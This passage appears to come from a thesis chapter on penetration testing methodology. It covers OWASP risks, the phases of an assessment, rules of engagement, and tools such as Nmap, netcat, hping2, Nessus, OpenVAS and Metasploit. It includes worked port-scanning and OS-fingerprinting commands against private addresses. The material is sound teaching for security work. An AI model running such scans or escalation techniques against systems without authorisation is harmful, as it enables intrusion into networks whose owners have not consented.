To address the issue of more and more applications becoming Internet based, and the need to test the security aspects of Web applications, resources such as the open-source methodology Open Web Application Security Project (OWASP) can be used[29]. **OWASP** is an open-source project that provides a testing framework for http-based applications. It is more limited in scope than the other standards but covers its area in detail. OWASP Testing Guide is an excellent description of the numerous kinds of testing that is needed to be properly done and executed, providing great depth and a broad selection of tools to use in the web applications security testing process. This OWASP testing guide attempts to bring its top ten projects forward with its comprehensive description of determining the organization's risk, and increase the awareness of application security among various organizations. The OWASP testing guide rates risk based on the impact it could have to the business and organization, and the probability of it to occur. The guide does not focus on the complete application security programs but provides a necessary foundation to integrate security through secure coding principles and practices. It categorizes the application security risks by evaluating the top attack vectors and security weaknesses in relation with their technical and business impact. OWASP testing guide primarily concentrates on web application testing, which includes:

- Information gathering
- Configuration management
- Authentication testing
- Authorization testing
- Business logic testing
- Data validation testing
- Denial of service attacks testing
- Session management testing
- Web services testing
- Risk severity
- AJAX testing

The OWASP Top 10 Web Application Security Risks for 2010 are[35] :

1. A1: Injection
2. A2: Cross-Site Scripting (XSS)

3. A3: Broken Authentication and Session Management
4. A4: Insecure Direct Object References
5. A5: Cross-Site Request Forgery (CSRF)
6. A6: Security Misconfiguration
7. A7: Insecure Cryptographic Storage
8. A8: Failure to Restrict URL Access
9. A9: Insufficient Transport Layer Protection
10. A10: Invalidated Redirects and Forwards

2.10 Phases of Penetration Testing

The overall process of penetration testing can be broken into a number of steps or phases. When these steps or phases are put together, they form a comprehensive penetration testing methodology. Different methodologies have used different nomenclature for various steps or phases, but they share the same objective. Although, the specific terminology may differ, the process provides a complete overview of the penetration testing methodologies. There are three phases namely **Pre-Attack phase, Attack phase** and **Post-Attack phase**, as shown in Figure2.2 The activities in each phase depends on how the rules of engagement have specified that the penetration testing should be conducted. Each phase has been briefly described below from the perspective of black-box approach targeting information systems.



Figure 2.2: The Three phases in a Penetration Test

2.10.1 Pre-Attack Phase

The *pre-attack* phase, as shown in Figure2.3, involves reconnaissance or data gathering to discover as much information as possible of the target, nearly all facets of information gathering leverage the power of the Internet. To be successful at reconnaissance, strategy needs to include both *passive* and *active* reconnaissance techniques. *Passive Reconnaissance* makes use of the information resources available on the web. Unlike

active reconnaissance, there is no direct interaction with the target as such, the target has no way of knowing, recording, or logging PenTester's activities. It involves activities like obtaining registration information, product and services offered, document sifting and social engineering. etc. *Active Reconnaissance* attempts to profile and map the Internet profile of the target. It involves activities like OS fingerprinting, port scanning, network mapping, perimeter mapping and web profiling[28, 36].



Figure 2.3: The Pre-Attack Phase in a Penetration Test

2.10.2 Attack Phase

As the name suggests, this *attack* phase, as shown in Figure2.4, involves the actual compromise of the target. The attacks are performed based on the flaws and vulnerabilities discovered during the pre-attack phase. During this phase, tools can range from exploitive to responsive to find as many vulnerabilities as possible because neither the organization nor the PenTester will know which vulnerability an attacker will choose to exploit first.



Figure 2.4: The Attack Phase in a Penetration Test

Various tools and techniques such as vulnerability scanner, active probing scans and social engineering, are deployed to acquire the target machine. When the target is acquired, an attempt is made to escalate privileges by exploiting the target and installing one or more applications to sustain their access, further exploit the compromised system, and/or attempt to extend their control to other systems within the network. The use of techniques like brute force to obtain an authenticated status and use of Trojans,

Protocol Analyzers, or any other means to get information are involved during privileges escalation. The main goal here is to explore the extent to which defences fail [37]. Finally, the way is made into the system or network, to eliminate all evidence of their presence in a process some call "covering their tracks." Normal activities included in this phases are as follows [28]:

1. Checking to see how the target is responding to error responses and how it is managing errors when probed with ICMP probes.
2. Spoofing responses by creating specially crafted packets to test the access control lists.
3. Testing to measure the threshold of denial-of-service attacks by sending different connection variations of both TCP and UDP.
4. Testing to see which protocol filters are in place by trying to connect with the most frequently used protocols (such as SSH, FTP, and Telnet).
5. Testing to see whether the IDS allows malicious content and scanning the target in many ways to see whether the IDS captures abnormal traffic.
6. Test to see if systems in the DMZ, such as web server, respond to the web server scans by performing various methods such as POST, DELETE, and COPY

2.10.3 Post-Attack Phase

The *post-attack* phase, as shown in Figure2.5, involves restoring the systems back to their original pre-test state, which includes removing uploaded root kits files or backdoor programs, reversing of any access control list (ACL) changes to files or folders or other system or user objects, restoration of the network devices, and network infrastructure, cleaning up the Registry entries added during the exploitation, and removing shares and connections established during the gaining access phase.



Figure 2.5: The Post-Attack Phase in a Penetration Test

Penetration Testing Deliverables include a detailed report of all incidents that occurred and all activities carried out through out the testing phase with recommended corrective measures as agreed upon in the rules of engagement. Validation of Penetration is a documented report with the actual validation of asses value that would be lost in regards to breach of security defences. This report also defines to what degree the penetration testing was successful, and unsuccessful. Validation establishes the worth of penetration testing for its defensive measures in the entire environment[28].

2.11 Literature

A methodology describes a set of rules, practices, procedures, and methods that are followed and implemented during the course of any information security audit program. A penetration testing methodology is a series of rules or guidelines used to perform penetration testing on a computer system or network. Thus, penetration testing methodology works as a roadmap with practical ideas and proven practices which should be handled with great care in order to assess the system's security correctly[26]. A methodology should include measures for complying with the legal provisions and for observing the conditions regarding management and employees for performing penetration tests. It should also take account of the limited time available and must include an assessment of the potential risk or a cost benefit analysis. There are different penetration testing methodologies that one can choose from there is no such thing as "the right methodology". These methodologies provide a practical source of documentation for formalizing custom-made penetration test plan to perform different types of tests phase by phase, in order to assess the security of a system accurately. Some methodologies focus on the technical aspect of security testing while others focus on managerial aspect, and few addresses both aspects[38]. The exact methodology used during the testing usually requires a careful selection process under which one can determine the accountability, cost, and effectiveness of the assessment at optimum level. Thus, determining the right assessment strategy depends on several factors, including the technical details provided about the target environment, resource availability, PenTester's knowledge, business objectives, and regulatory concerns[26]. A penetration testing methodology is like a "map" using which tester can reach the final destination (i.e. end of a successful test) and without a methodology there might get "lost". (i.e. incomplete test, waste of time and effort).

This literature provides a background for later chapters of this thesis. To achieve the goal of Penetration Testing, the proper methodology and workflow has to be defined, both theoretically and practically. In this chapter, a proper methodology and workflow for Penetration Testing will be discussed with main focus on Network Penetration testing. The aim of this thesis lies in utilising penetration testing from Network/system administrator's prospective to understand, analyse and address system or network related security issues. The diagram 2.6 demonstrates an overall methodological approach for a Network Penetration Testing.



Figure 2.6: Network Penetration Testing Methodology[2]

2.11.1 Planning Phase

A great deal of planning and preparation needs to be done, in order to make penetration testing a success. During this phase, the objectives, the scope, legal restriction and scheduling for the assignment are defined and formulated. In a company, the objective of a penetration testing is to demonstrate what exploitable vulnerabilities exist within a company's network. The scoping can be done by identifying existing security policies, industry standards and best practices etc. Some of the inputs and the expertise of a penetration testing team must also be part of the scope when deciding the level of the penetration test[39, 2, 27]. Additionally, some legal restriction, which lists the acceptable and non-acceptable procedures, a penetration testing team must follow to ensure no accidental targeting the wrong application or interface which could have serious legal ramifications. Also, the scheduling about what will be attacked, when, from where and how must be discussed during the kickoff meeting sessions. This is vital, as it ensures normal business and everyday operations of the company will not be disrupted.

Administrative tasks like assembling a team, gathering documentation, acquiring test accounts, reserving equipment, etc. also fall under the planning and preparation phase[40]. This phase consist of all the activities that are needed to be performed prior to commencement of the actual penetration test. When a company decides to conduct a penetration test, it is imperative to get formal permission for conducting penetration testing prior to starting. This permission, often called the rules of engagement (ROE), should include:[41]

- Specific IP addresses/ranges to be tested
- Any restricted host (i.e., hosts, systems, subnets, not to be tested)
- A list of acceptable testing techniques e.g. social engineering, DoS (Denial of Service), etc. and tools (password crackers, network sniffers, etc.)

- Times to conduct the testing (e.g. during business hours, after business hours, etc)
- Identification of a finite period of testing
- IP addresses of the machines from which penetration testing will be conducted so that administrators can differentiate the legitimate penetration testing attacks from actual malicious attacks
- Points of contacts for the penetration testing team, the targeted system and the networks
- Measures to prevent law enforcement being called with false alarms (created by the testing)
- Handling of information collected by the penetration testing team

2.11.2 Discovery Phase

After defining the objectives, scope, legal restriction and scheduling, the actual testing starts; it can be regarded as an information gathering phase. This phase can be further divided into as follows:

1. Reconnaissance and Target discovery
2. Scanning and Enumeration

2.11.2.1 Reconnaissance and Target discovery

In this phase, penetration tester tries to compile as much publicly available information as possible via both technical and non-technical means. The goal is to identify the types of systems within the network, including operating system, information areas open to attack or known security shortcomings etc.

Reconnaissance can be segregated into two different types - passive and active. During passive reconnaissance, various types of searches are conducted, including information related to the target network and systems without connecting to them directly, including employee information, physical location and business activity. Active reconnaissance will also find information similar to what already found using passive reconnaissance. The benefit of these two types of reconnaissance is twofold: identify historical information using passive gathering and confirm findings with active methods.

Penetration tester performs this phase with open-source information, tools and techniques to acquire a specific view of the target. However, going through the literature, one can see the extensive use of certain tools and techniques. In most of reconnaissance, tools and techniques listed within ISSAF methodology[42] and SANS [43] are more likely to be used. The most common and non-evasive tools and techniques used for reconnaissance are:

- **Social Engineering** Social engineering techniques like impersonation, bribery, deception, conformity and reverse social engineering can be deployed to gain specific information about an individual or about target. All of these techniques are accomplished via physical entry into the target organization or through communication with individuals at the target organization. Social engineering

works because people are, for the most part, trusting and helpful. The success or failure of social engineering depends on the tester's ability to manipulate human psychology.

- **Dumpster Diving** Dumpster diving can provide testers with sensitive information, as well as hardware and software. Normally, documents like drafts of letters, mail-merge documents, company directory sheets, catalog lists, policy manuals are considered less sensitive are dumped into publicly available receptacles. These documents can act as an information source, to find out names, addresses, phone numbers and employee ID and aid in all sorts of reconnaissance techniques.
- **Internet Footprinting** Internet footprinting is a technical method of reconnaissance. It is clean, legal and safe method of surveillance. There are four methods of Internet footprinting: **Web presence, Network enumeration, Domain Name System (DNS)- based reconnaissance,** and **network-based reconnaissance**. During Web presence, penetration tester can collect wealth of information about a target company including employee information by surfing company's web pages and other online documents related about the organization. The penetration tester's research tools may include *broswer, Usenet, Dogpile.com, Alexa.org, search engines, newsgroup, security-related web sites* and *newsletters*. Network enumeration is the process of identifying domain names and other resources on the target network. Penetration tester make use of a tool called *WHOIS* in order to gather this data. *WHOIS database* contains information regarding assignment of Internet addresses, domain names, and individual contracts. WHOIS information is based on a hierarchy, and the best place to the starting point for all manual WHOIS queries is the top of the tree - ICANN[5] Once the WHOIS tool finds a matching entry in the Registrar database, it displays information about the searched item. The result may include[43]:
  - The address of the registrant
  - Domain name
  - Administrative and technical contact information, with names, phone numbers, and e-mail address
  - A list of Domain servers, with names and IP addresses
  - Date and time of record creation
  - Date and time when the record was last modified

  Domain Name System (DNS)- based reconnaissance uses information available from DNS servers about the IP address of the target network domain names and alternate domains that might be on or connected to the target network. This method uses DNS lookup, DNS Zone Transfer tools like *nslookup, dig, host* and Network-based Reconnaissance is the process of identifying active computers and services on a target network via tools like as *ping, traceroute* and *netstat*.

2.11.2.2 Scanning and Enumeration

After reconnaissance, penetration tester moves into a scanning and enumeration phase. Scanning phase comprises of identifying live systems within the target network, find-

[5] A technical coordination body for the Internet that assigns Internet Domain names, IP address numbers, Porotocol paramaters and port numbers.

ing open and filtered ports, services running on these ports, identifying the operating system details(fingerprinting) and network path discovery, etc. to identify potential security holes and vulnerabilities on the target host or network using active probes and passive network sniffing tools and techniques. After the successful identification of live system and running services, they should be fingerprinted and enumerated.

In general, information seeks via fingerprinting includes the exact name and versions of the services running on the target system, and the underlying Operating system help in identifying and eliminating various false positive, and information seek via enumeration includes user account names (to inform subsequent password guessing attacks), misconfigured shared resources (for example, unsecured file shares) and older software versions with known security vulnerabilities(such as web servers with remote buffer overflows). Throughout this and other successive phases, penetration tester must be cautious not to overwhelm the target system or network with excessive traffic. Some of the most popular and common tools used during this phase are *nmap, netcat, hping2* and *superscan* etc.

2.11.3 Assessment Phase

The next is an assessment phase, after identifying underlying technology and services versions in the target system or network. This phase is closely linked with discovery phase. For successful completion of this phase, discovery phase plays a vital role and the information derived from discovery phase are the source of input for the assessment phase and vice versa. During previous phases, data on operating system, IP addresses, services/applications are collected mainly from Internet and performed scanning and enumeration based on these data, and now this information will be refined to examine and communicate directly with the target systems or network with the intent of identifying and analysing the potential vulnerabilities and threats. The vulnerabilities that constitute threats in a network include software bugs, system misconfiguration, unsecured accounts and unnecessary services. During this phase, a systematic examination of the system or network is performed to determine the necessity of security measures, identify security flaws and provide data for further phases. Assessment phase involves:

1. Vulnerabilities Identification
2. Vulnerabilities Analysis

2.11.3.1 Vulnerabilities Identification

This sub-phase possesses the characteristics of the discovery phase. Penetration tester starts from probing the live target systems or networks closer than what was done in the discovery phase, using active probes and passive network sniffing. Both active probes and passive network sniffers are used to understand what services are running on a target system, to understand the internal network and fingerprint the operating system running on the target systems. Once the systems are detected, operating systems are identified, and services available are verified then the analysis should be performed to find the potential threats and vulnerabilities. There are vulnerability databases like SecurityFocus (www.securityfocus.com) and

PacketStrom (www.packetstormsecurity.com) available on the Internet, which provides information about the vulnerability and threats.

2.11.3.2 Vulnerabilities Analysis

Penetration tester needs to understand the state of security within a system or a network and find out which vulnerability are real and which ones are false positive. If identifying vulnerability help to improve the security of system by understanding the current risk environment in information security, analysis of vulnerability shows how bad things can get if vulnerabilities are exploited. Penetration tester may use automated scanning tools along with their own skills to test the target system or network for vulnerabilities. These automated tools have their own database which provides information about the past and latest vulnerabilities and their details.

2.11.4 Exploration Phase

This is an enthralling and challenging phase in any penetration testing. This step selects attack methods, and identify suitable targets for penetration attempts, after identifying and analysing the vulnerabilities. Once the suitable targets are identified, the penetration attempt will be performed on these targets. If an attack is successful, the vulnerability is verified and confirmed, and further attempts are made to gain higher privilege. Exploration phase, also sometimes referred as attack phase can be further categorized into:[27]

1. Exploitation
2. Privilege Escalation

2.11.4.1 Exploitation

By now, the penetration tester has acquired lots of information about the target system and network. This information is now used to break into the target system. However, at this point penetration tester should consider external factors that affect what tools to use and when. This phase acts as verification of potential vulnerabilities and thus, entails the highest risk within a penetration test so it should be performed with a lot of caution. All the possible effects need to be carefully considered; all the exploits need to be thoroughly tested in a controlled environment before performing critical test procedures, such as the utilization of buffer overflow exploits [23]. Time restriction always exists, forcing the penetration to make use of the framework as these frameworks help to reduce a lot of time instead of writing custom exploits. Metasploit is one of such open source exploitation framework that is extensively used during penetration test. Metasploit is briefly discussed in literate section 2.12.3.1 of this chapter.

2.11.4.2 Privilege Escalation

After an initial compromise of a target system or network, the penetration tester should look for ways, to increase their access to the system. Suppose, if a penetration tester has gained a local system access, tester should make an effort to carry out further analysis on the target system to gain root privilege. Likewise, if the penetration tester has network access, the tester should sniff for traffic on the network, to see

what sensitive information can be obtained. Successful exploitation of vulnerability does not guarantee a root access, so a tester should make constant attempts to escalate the privilege and in the process tester might install rootkits or backdoors that assist in gaining a higher privilege level. This process is called privilege escalation. Along with vulnerability exploits, social engineering tactics should also be deployed for the purpose of privilege escalation because social engineering has proven to be an effective way of obtaining sensitive information about a company and its employees.

At the end of this phase, the penetration tester will most likely have an understanding of the security strength and weaknesses of the target system or network. The penetration test will soon conclude, and the tester will begin to work on the final report. It is necessary to remember the actual goal and objective in a penetration test is not only to compromise a system or network, but it is also to inform and bring awareness to the stakeholders and computer professional specially network/system administrator, who are associated with the organization, as to what vulnerabilities exist on their system.

2.11.5 Reporting Phase

Reporting phase can occur in parallel to the other phases or at the end of the exploration phase. Reports should contain an evaluation of the vulnerabilities located in the form of potential risks and recommendations for mitigating the vulnerabilities and risk. This reporting phase must guarantee the transparency of the tests and the vulnerabilities it disclosed. In general, this final report is an opportunity to understand the overall security posture of the systems or network.
Following are the necessary things that the penetration testing should include and consider while preparing the final report: [33, 39] :

- Detail reports on both high-level and low-level findings and explanations of the steps necessary to repeat the exploits
- Findings including both positive and false-positive
- Executive Summary
- Business and functional impacts
- Recommendations
- Conclusion

2.12 Penetration tester's Tool Box

There are several books, whitepapers and articles on the Internet written from the security tools perspective, with in depth discussions of the various usages, switches, and techniques to implement these tools. This section discuss few well known automated, free and open source penetration testing tools that can be used to conduct penetration tests. These tools can be classify under following as:

1. Service and Network Mapping Tools
2. Scanning and Vulnerability Assessment Tools
3. Penetration testing Tools

2.12.1 Service and Network Mapping Tools

Service and Network mappings tools are used to analyse systems, network, services and open ports. The basic purposes of these tools are to examine firewall rules or responses given on different real or crafted IP packets. Some of the key tools and their basic functionalities are discussed below:

Network Mapper(Nmap)

Nmap (www.insecure.org), by Fyodor, is a free, open source powerful application for most security professional. It is scalable, has numerous stealth options and can be integrated into scripts and programs. Nmap can be used to scan for what hosts are available on the network, what services the hosts are offering, what operating systems are running, what packet filters/firewalls are in use, with dozens of other characteristics.

The output from the Nmap is a list of scanned targets, with supplemental information on each depending on the options used. The port table gives the key information. The port table lists the port number and protocol, service name, and state. The state is either open, filtered, closed, or unfiltered. Open means that service on the target host is listening for connections/packets on that port. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed. Closed ports have no application listening to them though they could open up at any time. Ports are classified as unfiltered when they are responsive to Nmaps probes, but Nmap cannot determine whether they are open or closed.[44]
Table 2.2 below is a brief outline on some of the most important Nmap switches [45]

Scan Types	Switch	Scan Characteristics
TCP Connect	-sT	Completes the full three-way handshake with each scanned port
TCP SYN	-sS	Only sends the initial SYS and awaits the SYN-ACk response to determine if a port is open. If the port is closed, the target will send a RST or possibly nothing.
TCP FIN	-sF	Sends a TCP FIN to each port. A RST indicates the port is closed, while no response may indicate the port is open.
TCP Xmas Tree	-sX	Sends a pack with the FIN, URG, and PUSH bits set. Again a RST indicates the port is closed, while no response may mean the port is open.
TCP ACK	-sA	Sends a packet with the ACK bit set to each target port. Allows for determining a packet filter's rule regarding established connections.
Windows	-sW	Similar to the TCP ACK scan, but focuses on the TCP Window size to determine if the port is open or closed a variety of operating systems.
UDP Scan	-sU	Sends UDP packet to target ports to see if the UDP service is listening.
Ping	-sP	Sends ICMP echo request packets to every machine on the target network, allow for locating live hosts. This is network mapping, not scanning.
RPC Scan	-sR	Scans RPC services, using all discovered open TCP/UDP ports on the target to send RPC NULL commands. Attempts to determine if an RPC program is listening at that port, and if so, identifies what type of RPC program.
Host Discovery	-sP	Scans hosts on network which respond to pings or which have a particular port open
OS Detection	-O	Scans remotely to determine the operating system and some hardware characteristic of network devices
Version Detection	-sV	Interrogates listening network services listening on remote devices to determine the application name and versions

Table 2.2: Outline on Nmap types of scans

Nmap: Usage and Example

Nmap's execution with its default mode, and assuming a tester has root privilege, Nmap performs a SYN scan:

Nmap Example 1

```
nmap -v 192.168.1.4
```

Interpretation:
Nmap sends SYN to all of the ports listed in its service files and looks for a SYN/ACK

response. Based on a response condition, it determines whether a port is open or close and then move on to the next port to be tested.

Nmap Example 2

textit**nmap -sS -O 192.168.1.4/24**

Interpretation:

- Performs a stealthy SYN scan against each host machine that is up out of the 255 hosts on "class C' network where 192.168.1.4 resides.
- It also attempts to identify what OS is running on each host that is up and running.

NETCAT

Netcat, written by Hobbit, has many uses, but one nifty feature is that it can be used as an extremely lightweight port scanner for both Unix and Windows platforms. It is commonly referred as Swiss Army Knife among the security professional. At the basic level, this tool provides basic TCP and UDP port scanning functionalities. Some of the basic switches used in netcat (or nc) are as follows:

netcat basic switches

```
-v provides verbose output
-vv provides very verbose output
-vv provides very verbose output
-z provides zero I/O (used for port scanning)
-w2 provides a timeout value for each connection
-u provides UDP scanning
```

A simple example to demonstrate the use of netcat to find out if any port between 1-80 was open and listening host 192.168.1.1

netcat basic example

```
[root] nc -v -z -w2 192.168.1.1 1-80
[192.168.1.1] 80 [tcp/www] open
[192.168.1.1] 42 [?] open
[192.168.1.1] 25 [tcp/smtp] open
[192.168.1.1] 23 [tcp/telnet] open
[192.168.1.1] 21 [tcp/ftp] open
```

Interpretation:
It appears that that port 80, 42, 25, 23 and 21 are open at host on 192.168.1.1

Hping

Hping is a tool that expands on basic ping functionality by providing the capability to create custom IP packets for auditing and testing of security controls. Some of the uses of Hping are[34]:

- Port Scanning
  Its provides basic port scanning functionality including an incremental option (++before the port number) that enables to scan a range of ports with custom packets and TCP options.
- Access control and Firewall testing
  It can be used to test firewall rules to ensure their integrity and also used to create payload data that can be packaged and send to remote systems like exploit code.
- Network protocol testing
  It can be used to craft any packet to test how system responds to malformed communications.

Hping2 usages and examples

Example 1

```
hping2 192.168.1.10 -p 80
```

Interpretation
Sends TCP Null packets to port 80 on host 192.168.1.10. Most systems respond with a RST/ACK flag if they are up and no firewall installed.

Example 2

```
hping2 192.168.1.10 -S -p ++20
```

Interpretation:
This is an example of mapping port sequentially. Sends a SYN packet to host 192.168.1.10 on port 20 and increments the port number by 1 after each packet sent. Open ports respond with SYN/ACK flag and close ports respond with RST/ACK flags.

2.12.2 Scanning and Vulnerability Assessment Tools

Scanning and vulnerability assessment is a systematic evaluation of networks to determine the adequate security measures and identify security defiance. Scanning and Vulnerability assessment tools are essential because they map known vulnerabilities in the network and presents an assessment of potential vulnerabilities before exploited by malicious software or attacker. Such tools work as a database of documented network or system security defects. It also tries to examine each defect on available services of the target range of hosts and provides severity categorization in final reports. The vulnerabilities that possess threats in a network could be found in configuration weakness, unnecessary services as well as in unpatched network software of the target system[22, 34]. There are several such tools, but this thesis work mainly focuses on two of them. They are

1. **Nessus**
2. **Open Vulnerability Assessment System (OpenVAS)**

2.12.2.1 Nessus

Nessus, once an open source but now it is a proprietary cross platform vulnerability scanner developed by Tenable Network Security (http://www.nessus.org). It is free to download, but needs activation; there are two options for this Professional feed and Home feed. The professional feed gives access to larger plugins and the home feed also gives lots of plugins, but not quite as many as the professional feed. Nessus was developed with client/server architecture. The Nessus server performs the actual scanning activity, while the client is the front-end application of the program. Both client/server can be installed into a single system or can be installed on separate machines. Its key feature includes scan policy, which permits the user to set parameters and variables for a successful scanning, such as scan options, credentials, plugins and advanced settings. It is used to detect potential vulnerabilities, and weakness on the network and systems like remote cracker control, default passwords, DoS attack, missing updates and patches by utilizing the security vulnerability database that contains updated information of all known vulnerabilities.

On Tennable's website[46], a well-written installation guide and several videos on how the tool works through with a thorough analysis of its features are available. Scanning a system or network is straightforward. After logging in the web interface, configure the policies to assess the system or network. Thousands of plugins can be used to find vulnerabilities which provides the assessment intelligence. After policies have been configured, select the device IP address or rage of the network that will be assessed. Once the targets are selected, scan can be launched, and Nessus will start its vulnerability analysis. After completion of scan, Nessus will present a list of items it discovered which can be browsed by severity level. Nessue ranks severity level using critical, high, medium, low and info scale. In addition to this, detailed explanation of each vulnerability along with a complete downloadable report with a wide range of format to incorporate the vulnerability are provided. Penetration tester should not just lunch Nessus against the entire organizations address rage without a plan and expect to get anything of significant value. Caution should be taken as some plugins are potentially disruptive in nature causing a lot of trouble[22].

2.12.2.2 OpenVAS

OpenVAS is an open source vulnerability scanner that was forked from the free version of Nessus 2.2 after Nessus went proprietary in 2005. OpenVAS scans network for vulnerabilities and create a report based on network status. According to OpenVAS website [47] *"The Open Vulnerability Assessment System (OpenVAS) is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution."* The diagram 2.8**??** [47] shows the working architecture of OpenVAS.

Some of the key components and features includes[47]:

- OpenVAS-4 includes the following OpenVAS modules:
  - Manager: Central service that consolidates vulnerability scanning into a fully vulnerability management solution



Figure 2.7: Overview of OpenVASs architecture

  - Scanner: Executes the actual Network Vulnerability Tests (NVTs) via OpenVAS NVT Feed
  - Administrator: Command line tool or as a full-service daemon offering the OpenVAS Administration Protocol(OAP)
  - Greenbone Security Assistant(GSA): Web service offering a user interface for web browsers
  - Greenbone Security Desktop (GSD): Qt-based desktop client for OpenVAS Management Protocol (OMP)
  - Comman Line Interface (CLI): Command line tool which allows batch process creation to drive OpenVAS Manager
  - Libraries: Aggregated shared functionality

- The most significant new features:

  - Report Format Plugin Framework
  - Master-Slave mode
  - Improved Scanner.

- The extended OMP of OpenVAS Manager makes several new features consistently available to all of its clients.

2.12.3 Penetration testing Tools

Most penetration testers make use of a combination of general purpose exploit applications such as Core Impact, Canvas and Metasploit Framework, in addition to their own custom, scripts and applications. For beginners who want to practice penetration testing, these applications might not be a good choice due to cost involve purchasing

them. It should be keep into consideration that the effectiveness of any application commercial or open source is not determined by the price tag, but the skill of the penetration tester. It is a good practice to try all possible applications and tools and decide which one work best for project environment.

This thesis, make use of the Metasploit Community Edition. This edition offers a basic functionality of robust commercial Metasploit Express Edition and Metasploit Pro. According to Metasploit's website "Metasploit Community Edition simplifies network discovery and vulnerability verification for specific exploits, increasing the effectiveness of vulnerability scanners". Vulnerability scanners like Nessus and OpenVAS can be easily integrated with Metasploit Framework making it a good choice for penetration testing purpose.

